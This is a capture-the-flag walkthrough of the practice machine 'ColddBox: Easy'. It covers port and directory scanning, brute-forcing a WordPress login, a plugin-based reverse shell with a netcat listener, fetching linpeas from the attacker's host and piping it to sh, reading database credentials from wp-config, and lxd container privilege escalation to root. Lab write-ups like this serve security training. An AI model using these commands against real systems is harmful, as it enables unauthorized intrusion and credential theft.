

# ColddBx: Easy

It is a cool box (literally). So lets start some Hacking ...

So lets start with some nmap scan to enumerate which all ports are open.

*" # nmap -T4 -sV -A target > nmap\_scan.txt "*


```
kali@kali: ~/Desktop/THM/ColddBx
File Actions Edit View Help
Nmap scan report for 10.10.38.232
Host is up (0.16s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: ColddBx | One more machine
No exact OS matches for host (If you know what OS is running on it, s
bmit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=1/7%OT=80%CT=1%CU=33048%PV=Y%DS=2%DC=T%G=Y%TM=5F
```

So port 80 is open that I already knew by opening the ip in web browser. Since it was a web page I began directory search to see is there any broken access control.

*"# gobuster dirb -u target:80 --wordlist /usr/share/wordlists/dirb/small.txt -e -o dir.txt "*

```
$ gobuster dir -u 10.10.92.236:80 --wordlist /usr/share/wordlists/dirb/small.txt -e -o dir.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.92.236:80
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/small.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Expanded:     true
[+] Timeout:      10s
=====
2021/01/09 06:56:34 Starting gobuster
=====
http://10.10.92.236:80/hidden (Status: 301)
=====
2021/01/09 06:57:08 Finished
=====
```

There is a '/hidden' directory on the target that is accessible and gave potential users on the target.



And since web page is made on wordpress and there is a login page, great option to bruteforce wordpress login is using wpscan.

`$ wpscan --url http://target/wp-login.php -e u -P /usr/share/wordlist/rockyou.txt`

```
[+] the cold in person
    | Found By: Rss Generator (Passive Detection)

[+] hugo
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)


[+] philip
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Wp Login against 4 user/s
[SUCCESS] - c0ldd / 9876543210
^Cying philip / virgo Time: 00:07:49 < > (7229 / 57378792)
[!] Valid Combinations Found:
    | Username: c0ldd, Password: 9876543210

[!] No WPScan API Token given, as a result vulnerability data has not been output
[!] You can get a free API token with 50 daily requests by registering at https://
```

and Bingo we have a password for c0ldd user. After login we have an admin dashboard.

Lest get a reverse shell on the target using WP plugin. I found this simple reverse shell script on <https://www.sevenlayers.com/index.php/179-wordpress-plugin-reverse-shell>.



I started a netcat listener on my machine on port 8000 “# nc -lvp 8000 ” and got a reverse shell by activating our plugin and found that www-data user have very less permissions thus I enumerated the target using linpeas.sh

( <https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS> ). Download the linpeas.sh file form github on your machine,cd to the download directory and start a simple python server on your machine “# python3 -m http.server 1234 ” and on target run it using “ \$ curl [http://yourmachine\\_ip:1234/linpeas.sh](http://yourmachine_ip:1234/linpeas.sh) | sh ”, This will directly run the shell script on the target machine.

```
[+] Searching PHPCookies
Not Found

[+] Searching Wordpress wp-config.php files
wp-config.php files found:
/var/www/html/wp-config.php define('DB_NAME', 'colddbox')
;
define('DB_USER', 'c0ldd');
define('DB_PASSWORD', 'cybersecurity');
define('DB_HOST', 'localhost');

[+] Searching Drupal settings.php files
/default/settings.php Not Found

[+] Searching Tomcat users file
tomcat-users.xml Not Found

[+] Mongo information
mongo binary Not Found
```

This gave away wp-config.php file that contained password of user c0ldd. To su to c0ldd user we need a stable shell, stablizing shell by this great one-liner \$ pyhton3 -c ‘import pty;pty.spawn(“/bin/bash”)’ . \$ su c0ldd and use password cybersecurity to get access. Now cat the user.txt flag in /home/c0ldd directory ‘\$ cat /home/c0ldd/user.txt’.

```
(kali㉿kali) ~[~]
$ nc -lvp 8000
listening on [any] 8000 ...
connect to [10.9.223.128] from (UNKNOWN) [10.10.147.130] 45206
bash: cannot set terminal process group (1300): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ColddBox-Easy:/var/www/html/wp-admin$ su c0ldd
su c0ldd
su: must be run from a terminal
www-data@ColddBox-Easy:/var/www/html/wp-admin$ python3 -c 'import pty;pty.spawn("/bin/bash")'
</www/html/wp-admin$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ColddBox-Easy:/var/www/html/wp-admin$ su c0ldd
su c0ldd
Password: cybersecurity
c0ldd@ColddBox-Easy:/var/www/html/wp-admin$ cat /home/c0ldd
cat /home/c0ldd
cat: /home/c0ldd: Is a directory
c0ldd@ColddBox-Easy:/var/www/html/wp-admin$ cat /home/c0ldd/user.txt
cat /home/c0ldd/user.txt
RmVsaWNpZGFkZXMsIHRyaW1lcjBuaXZlbCBjb25zZWdlaWRvIQ==
c0ldd@ColddBox-Easy:/var/www/html/wp-admin$
```

**Hurray!! got the user flag.**

Now lets get root access.

Linpeas enumeration also gave potential services, users that could be exploited. Luckily lxd (container service) is present on target.

```
===== ( Basic Information ) =====  
OS: Linux version 4.4.0-186-generic (buildd@lcy01-amd64-002) (gcc  
version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.12) ) #216-U  
buntu SMP Wed Jul 1 05:34:05 UTC 2020  
User & Groups: uid=1000(c0ldd) gid=1000(c0ldd) grupos=1000(c0ldd)  
, 4(adm), 24(cdrom), 30(dip), 46(plugdev), 110(lxd), 115(lpadmin), 116(s  
ambashare)  
Hostname: ColddbBox-Easy  
Writable folder: /dev/shm  
[+] /bin/ping is available for network discovery (linpeas can dis  
cover hosts, learn more with -h)  
[+] /bin/nc is available for network discover & port scanning (li  
npeas can discover hosts and scan ports, learn more with -h)
```

lets check whether c0ldd user is in lxd group “ \$ id ” and its present.

```
Plugin      Description  
c0ldd@ColddbBox-Easy:/var/www/html/wp-admin$ cd /home/c0ldd  
cd /home/c0ldd  
c0ldd@ColddbBox-Easy:~$ id  
id  
uid=1000(c0ldd) gid=1000(c0ldd) grupos=1000(c0ldd), 4(adm), 2  
m), 30(dip), 46(plugdev), 110(lxd), 115(lpadmin), 116(sambashare  
c0ldd@ColddbBox-Easy:~$ |
```

Lets exploit this service, Download the vulnerable container image form <https://github.com/carlospolop/hacktricks/blob/master/linux-unix/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation.md> cd to download dir and start http server and transfer the file to target machine using *wget*.

Add the image :

```
“$ lxc image import lxd.tar.xz rootfs.squashfs --alias alpine  
$ lxc image list -- You can see your new imported image
```

Create a container and add root path

```
$ lxc init alpine privesc -c security.privileged=true  
$ lxc list #List containers
```

```
$ lxc config device add privesc host-root disk source=/ path=/mnt/root recursive=true
```

Execute the container:

```
$ lxc start privesc  
$ lxc exec privesc /bin/sh
```

As this container is mounted with /root directory we can access root.txt inside it “ \$ cat /mnt/root/root.txt ”



```
File Actions Edit View Help
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPCION | ARQ | TAMANO | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 4d565cdcbaad | no | Alpine-LAMP | x86_64 | 12.42MB | Jan 8, 2021 at 1:27pm (UTC) |
+-----+-----+-----+-----+-----+-----+-----+-----+
c0ldd@ColddBox-Easy:~$ lxc init 4d565cdcbaad new -c security.privileged=true
lxc init 4d565cdcbaad new -c security.privileged=true
Creando new
c0ldd@ColddBox-Easy:~$ lxc config device add new host-root disk source=/ path=/mnt/root recursive=true
lxc config device add new host-root disk source=/ path=/mnt/root recursive=true
Device host-root added to new
c0ldd@ColddBox-Easy:~$ lxc exec new /bin/sh
lxc exec new /bin/sh
error: Container is not running.
c0ldd@ColddBox-Easy:~$ lxc start new
lxc start new
c0ldd@ColddBox-Easy:~$ lxc exec new /bin/sh
lxc exec new /bin/sh
~ # ^[[36;5Rls
ls
~ # ^[[36;5Rcd ..
cd ..
/ # ^[[36;5Rls
ls
bin  etc  lib  mnt  root  sbin  sys  usr
dev  home media proc run  srv  tmp  var
/ # ^[[36;5Rls
ls
bin  etc  lib  mnt  Title  root  sbin  sys  IP Address  Expires
dev  home media proc  ColddBoxEasy run  srv  tmp  0.10.1  1h 12m 30s
/ # ^[[36;5Rfind / -name root.txt -type f 2>/dev/null
find / -name root.txt -type f 2>/dev/null
/mnt/root/root/root.txt
/ # ^[[36;5Rcat /mnt/root/root/root.txt
cat /mnt/root/root/root.txt
wgFGZWxpY21kYWRlcwgbc0hcXVpbmEgY29tcGxldGFkYSE=
/ # ^[[36;5R
```

**Thus challenge is complete.**

If you like it follow me, I will upload more Write-Ups here.